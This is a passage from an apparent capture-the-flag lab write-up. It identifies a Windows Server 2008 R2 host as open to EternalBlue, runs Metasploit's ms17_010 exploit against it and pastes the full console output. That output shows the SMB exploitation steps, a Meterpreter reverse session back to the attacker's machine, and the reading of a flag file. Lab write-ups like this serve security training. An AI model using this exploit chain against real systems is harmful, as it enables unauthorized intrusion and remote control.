Nmap done: 1 IP address (1 host up) scanned in 98.02 seconds
```

4. Can see that all ports are running Microsoft services and the OS is windows server 2008 R2 which is known by having the eternal blue vulnerability. Used Metasploit ms17_010 eternalblue exploit to break the target. After breaking the target found the flag 34 on the Desktop

```
Windows Server 2
[*] 10.150.150.242:445 - 0x000000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 0
08 R2 Enterprise
[*] 10.150.150.242:445 - 0x000000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e
7601 Service P
[*] 10.150.150.242:445 - 0x000000030 61 63 6b 20 31
ck 1
[*] Home - PWDTHD
[*] 10.150.150.242:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.150.150.242:445 - Trying exploit with 12 Groom Allocations.
[*] 10.150.150.242:445 - Sending all but last fragment of exploit packet
[*] 10.150.150.242:445 - Starting non-paged pool grooming
[*] 10.150.150.242:445 - Sending SMBV2 buffers
[*] 10.150.150.242:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2
buffer.
[*] 10.150.150.242:445 - Sending final SMBv2 buffers.
[*] 10.150.150.242:445 - Sending last fragment of exploit packet!
[*] 10.150.150.242:445 - Receiving response from exploit packet
[+] 10.150.150.242:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!!!
[*] 10.150.150.242:445 - Sending egg to corrupted connection.
[*] 10.150.150.242:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.150.150.242
[*] Meterpreter session 2 opened (10.66.67.62:9292 -> 10.150.150.242:51221) at 2023-04-
16 22:18:51 +0200
[*] 10.150.150.242:445 - =====-
[*] 10.150.150.242:445 - ======WIN=====
[*] 10.150.150.242:445 - =====-
meterpreter > 
[*] Meterpreter session 2 opened (10.66.67.62:9292 -> 10.150.150.242:51221) at 2023-04-
16 22:18:51 +0200
[+] 10.150.150.242:445 - =====-
[+] 10.150.150.242:445 - ======WIN=====
[+] 10.150.150.242:445 - =====-
meterpreter > pwd
C:\users\Administrator.GNBUSCA-W054\Desktop
meterpreter > ls
Listing: C:\users\Administrator.GNBUSCA-W054\Desktop
=====
Mode Size Type Last modified Name
---- -- -- -----
100666/rw-rw-rw- 40 fil 2019-05-24 17:19:38 +0200 FLAG34.txt
100666/rw-rw-rw- 282 fil 2019-05-23 22:14:29 +0200 desktop.ini
meterpreter > cat FLAG34.txt
c2e9e102e55d5697ed2f9a7ea63708c1cc411b79meterpreter > 
```